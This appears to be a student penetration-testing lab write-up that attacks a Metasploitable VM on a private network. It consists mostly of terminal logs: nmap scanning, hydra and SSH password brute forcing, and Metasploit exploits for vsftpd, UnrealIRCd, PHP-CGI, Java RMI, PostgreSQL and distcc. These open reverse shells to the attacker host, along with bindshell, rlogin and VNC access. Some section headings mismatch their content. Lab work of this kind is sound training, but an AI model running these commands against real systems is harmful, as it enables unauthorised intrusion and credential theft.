

M6 METASPLOIT ASSIGNMENT-7

Note the ip addresses of metasploitable and kali linux

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.20.135  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe8a:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4261 (4.1 KB)  TX bytes:6826 (6.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet6 fe80::f0a2:a80:eac9:dfd6 prefixlen 64  scopeid 0x20<link>
      ether 00:0c:29:14:d0:a9  txqueuelen 1000  (Ethernet)
      RX packets 0  bytes 0 (0.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 16  bytes 3131 (3.0 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.20.129 netmask 255.255.255.0  broadcast 192.168.20.255
      inet6 fe80::39be:85f8:4cc9:7d1e prefixlen 64  scopeid 0x20<link>
      ether 00:0c:29:14:d0:b3  txqueuelen 1000  (Ethernet)
      RX packets 2  bytes 628 (628.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 21  bytes 2940 (2.8 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128  scopeid 0x10<host>
      loop txqueuelen 1000  (Local Loopback)
      RX packets 8  bytes 480 (480.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 8  bytes 480 (480.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@kali)-[~]
$
```

Network Scan

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -p- -sV 192.168.20.135  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-22 05:05 -0400  
Nmap scan report for 192.168.20.135  
Host is up (0.0024s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshcd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
6697/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

Create user.txt and pass.txt and fill the file with wordlists that helps to crack passwords

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nano user.txt  
(kali@kali)-[~]  
$ nano pass.txt  
(kali@kali)-[~]  
$
```

Using hydra we need to hack into metasploitable via ftp with following commands

```
kali@kali: ~  
Session Actions Edit View Help  
--(kali@kali)-[~]  
$ hydra -L user.txt -P pass.txt 192.168.20.135 ftp  
Hydra v9.6 (C) 2023 by van hauser/thc & david maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-22 05:13:21  
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), -1 try per task  
[DATA] attacking ftp://192.168.20.135:21/  
[21][ftp] host: 192.168.20.135 login: msfadmin password: msfadmin  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-22 05:13:25  
  
--(kali@kali)-[~]  
$ ftp 192.168.20.135  
Connected to 192.168.20.135.  
220 (vsFTPd 2.3.4)  
Name (192.168.20.135:kali): msfadmin  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Exploiting VSFTPD 2.3.4

```
root@kali: /home/kali  
Session Actions Edit View Help  
--(kali@kali)-[~]  
$ sudo su  
--(root@kali)-[/home/kali]  
$ searchsploit vsftpd  


| Exploit Title                                                  | Path                     |
|----------------------------------------------------------------|--------------------------|
| vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl        |
| vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh     |
| vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl     |
| vsftpd 2.2.2 - Denial of Service                               | linux/dos/16270.c        |
| vsftpd 2.3.4 - Backdoor Command Execution                      | unix/remote/49757.py     |
| vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)         | unix/remote/17491.rb     |
| vsftpd 3.0.3 - Remote Denial of Service                        | multiple/remote/49719.py |

  
Shellcodes: No Results  
--(root@kali)-[/home/kali]  
$
```

```
root@kali: /home/kali

Session Actions Edit View Help

[%%%%]
[%%%%]
[%%%%]
[%%%%]

= [ metasploit v6.4.132-dev ]
+ -- ==[ 2,644 exploits - 1,334 auxiliary - 2,141 payloads ]
+ -- ==[ 431 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.20.135
rhost => 192.168.20.135
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.20.129
lhost => 192.168.20.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.20.129:4444
[*] 192.168.20.135:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.20.135:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.20.135:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.20.135:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.20.129:4444 -> 192.168.20.135:35182) at 2026-06-22 05:19:26 -0400

meterpreter > 
```

```
root@kali: /home/kali

Session Actions Edit View Help

I love shells --egypt

= [ metasploit v6.4.132-dev ]
+ -- ==[ 2,644 exploits - 1,334 auxiliary - 2,141 payloads ]
+ -- ==[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.20.135
rhosts => 192.168.20.135
msf auxiliary(scanner/ssh/ssh_login) > set user_file /home/kali/user.txt
user_file => /home/kali/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set pass_file /home/kali/pass.txt
pass_file => /home/kali/pass.txt
msf auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.20.135:22 - Starting bruteforce
[*] 192.168.20.135:22 SSH - Testing User/Pass combinations
[+] 192.168.20.135:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.20.129:37263 -> 192.168.20.135:22) at 2026-06-22 05:22:22 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > 
```

Exploiting port 23 Telnet

```
root@kali: /home/kali
Session Actions Edit View Help
root@kali)~[/home/kali]
# telnet 192.168.20.135
Trying 192.168.20.135 ...
Connected to 192.168.20.135.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password: 
```

```
root@kali: /home/kali
Session Actions Edit View Help
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.20.135  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe80:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:67496 errors:14 dropped:34 overruns:0 frame:0
          TX packets:66432 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5276986 (5.0 MB)  TX bytes:3677743 (3.5 MB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:186 errors:0 dropped:0 overruns:0 frame:0
          TX packets:186 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:64913 (63.3 KB)  TX bytes:64913 (63.3 KB)

msfadmin@metasploitable:~$ 
```


Capture a telnet packet and analyze the packet and get username and password



Exploiting TELNET



```

[*] Unknown Command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] SESSION may not be compatible with this module:
[*] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.20.129:4433
[*] Sending stage (1062760 bytes) to 192.168.20.135
[*] Meterpreter session 2 opened (192.168.20.129:4433 → 192.168.20.135:60148) at 2026-06-22 10:58:44 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/telnet/telnet_login) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >

```

Exploiting PORT 25 SMTP

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
└─$ sudo smtp-user-enum -M VRFY -U user.txt -t 192.168.20.135
[sudo] password for kali:
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

|----- Scan Information -----|

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... user.txt
Target count ..... 1
Username count ..... 3
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Mon Jun 22 11:00:40 2026 #####
192.168.20.135: msfadmin exists
##### Scan completed at Mon Jun 22 11:00:40 2026 #####
1 results.

3 queries in 1 seconds (3.0 queries / sec)

(kali@kali)-[~]
└─$

```

Exploiting Port 80 (PHP_CGI)



PHP Version 5.2.4-2ubuntu5.10




System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060612

```
msf > use exploit/multi/http/php_arg_injection
[-] No results from search
[-] Failed to load module: exploit/multi/http/php_arg_injection
msf > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.20.135
rhost => 192.168.20.135
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.20.129:4444
[*] Sending stage (45739 bytes) to 192.168.20.135
[*] Meterpreter session 1 opened (192.168.20.129:4444 -> 192.168.20.135:60804) at 2026-06-22 11:04:57 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter   : php/linux
meterpreter >
```

Exploiting Port 139 & 445 (Samba)




```

msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.20.135
rhost => 192.168.20.135
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.20.129:4444
[*] 192.168.20.135:1099 - Using URL: http://192.168.20.129:8080/Gb4fAX
[*] 192.168.20.135:1099 - Server started.
[*] 192.168.20.135:1099 - Sending RMI Header ...
[*] 192.168.20.135:1099 - Sending RMI Call ...
[*] 192.168.20.135:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.20.135
[*] Meterpreter session 1 opened (192.168.20.129:4444 -> 192.168.20.135:44016) at 2026-06-22 11:13:18 -0400

meterpreter >

```

Exploiting Port 5432 (Postgres)

```

msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set rhost 192.168.20.135
rhost => 192.168.20.135
msf exploit(linux/postgres/postgres_payload) > exploit
[-] 192.168.20.135:5432 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(linux/postgres/postgres_payload) > set lhost 192.168.20.129
lhost => 192.168.20.129
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.20.129:4444
[*] 192.168.20.135:5432 - 192.168.20.135:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (
[*] 192.168.20.135:5432 - Uploaded as /tmp/EbxeeRDM.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.20.135
[*] Meterpreter session 1 opened (192.168.20.129:4444 -> 192.168.20.135:56594) at 2026-06-22 11:14:57 -0400

meterpreter >

```

Exploiting Port 6667 (UnrealIRCd)

```

Session Actions Edit View Help
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.20.135
rhost => 192.168.20.135
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[-] 192.168.20.135:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.20.129
lhost => 192.168.20.129
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.20.129:4444
[*] 192.168.20.135:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.20.135:6667 - Connected to 192.168.20.135:6667
[*] 192.168.20.135:6667 - Trying to register a new IRC user: shayla
[+] 192.168.20.135:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 192.168.20.135:6667 - Connected to 192.168.20.135:6667
[*] 192.168.20.135:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 192.168.20.135
[*] Meterpreter session 1 opened (192.168.20.129:4444 -> 192.168.20.135:49548) at 2026-06-22 11:17:12 -0400

meterpreter >

```

Exploiting Port 36255

```
msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set rhost 192.168.20.135
rhost => 192.168.20.135
msf exploit(unix/misc/distcc_exec) > set lhost 192.168.20.129
lhost => 192.168.20.129
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.20.129:4444
[*] 192.168.20.135:3632 - stderr: bash: 199: Bad file descriptor
[*] 192.168.20.135:3632 - stderr: bash: /dev/tcp/192.168.20.129/4444: No such file or directory
[*] 192.168.20.135:3632 - stderr: bash: 199: Bad file descriptor
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) > █
```

Remote Login Exploitation

```
msf > rlogin -l msfadmin 192.168.20.135
[*] exec: rlogin -l msfadmin 192.168.20.135

Last login: Mon Jun 22 10:55:48 EDT 2026 from 192.168.20.129 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ exit
msf > use auxiliary/scanner/rservices/rlogin_login
msf auxiliary(scanner/rservices/rlogin_login) > set rhosts 192.168.20.135
rhosts => 192.168.20.135
msf auxiliary(scanner/rservices/rlogin_login) > set username root
username => root
msf auxiliary(scanner/rservices/rlogin_login) > exploit
[*] 192.168.20.135:513 - 192.168.20.135:513 - Starting rlogin sweep
[*] 192.168.20.135:513 - 192.168.20.135:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.20.135:513 - 192.168.20.135:513, rlogin 'root' from 'root' with no password.
[!] 192.168.20.135:513 - No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (0.0.0.0:1023 -> 192.168.20.135:513) at 2026-06-22 11:21:36 -0400
[*] 192.168.20.135:513 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/rservices/rlogin_login) > █
```

Remote Shell Exploitation

```
(root@kali)-[/home/kali]
# rsh -l msfadmin 192.168.20.135 ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.20.135  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4325 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2611 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3717860 (3.5 MB)  TX bytes:279026 (272.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:450 errors:0 dropped:0 overruns:0 frame:0
          TX packets:450 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:190489 (186.0 KB)  TX bytes:190489 (186.0 KB)
```

Bindshell Exploitation

```
msf > nc 192.168.20.135 1524
[*] exec: nc 192.168.20.135 1524

root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.20.135  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4473 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2625 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3727270 (3.5 MB)  TX bytes:281539 (274.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:517 errors:0 dropped:0 overruns:0 frame:0
          TX packets:517 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:223469 (218.2 KB)  TX bytes:223469 (218.2 KB)

root@metasploitable:/#
```


Exploiting Port 5900 (VNC)

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set login 192.168.20.135
[!] Unknown datastore option: login.
login => 192.168.20.135
msf auxiliary(scanner/vnc/vnc_login) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.20.135
rhost => 192.168.20.135
msf auxiliary(scanner/vnc/vnc_login) > exploit
[*] 192.168.20.135:5900 - 192.168.20.135:5900 - Starting VNC login sweep
[!] 192.168.20.135:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.20.135:5900 - 192.168.20.135:5900 - Login Successful: :password
[*] 192.168.20.135:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```

```
(root@kali)~# vncviewer 192.168.20.135
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: Pa.ssw000
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

```
Eterm 0.9.4
Eterm Font Background Terminal
root@metasploitable:~# ifconfig
eth0:
  link encap:Ethernet HWaddr 00:0c:29:fa:dd:2a
  inet addr:192.168.20.135 Bcast:192.168.20.255 Mask:255.255.255.0
  inet6 addr: fe80::20c:29ff:fe8a:dd2a/64 Scope:Link
  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
  RX packets:11581 errors:0 dropped:0 overruns:0 frame:0
  TX packets:13718 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:4225389 (4.0 MB) TX bytes:6940731 (6.6 MB)
  Interrupt:17 Base address:0x2000

lo:
  link encap:Local Loopback
  inet addr:127.0.0.1 Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING MTU:16436 Metric:1
  RX packets:550 errors:0 dropped:0 overruns:0 frame:0
  TX packets:550 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:0
  RX bytes:239913 (234.2 KB) TX bytes:239913 (234.2 KB)

root@metasploitable:~#
```

Access Port 2121 (ProFTPD)

```
(root@kali)-[/home/kali]
└─$ telnet 192.168.20.135 2121
Trying 192.168.20.135 ...
Connected to 192.168.20.135.
Escape character is '^]'.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.20.135]
USER msfadmin
331 Password required for msfadmin
PASS msfadmin
230 User msfadmin logged in
PWD
257 "/home/msfadmin" is the current directory
```

```
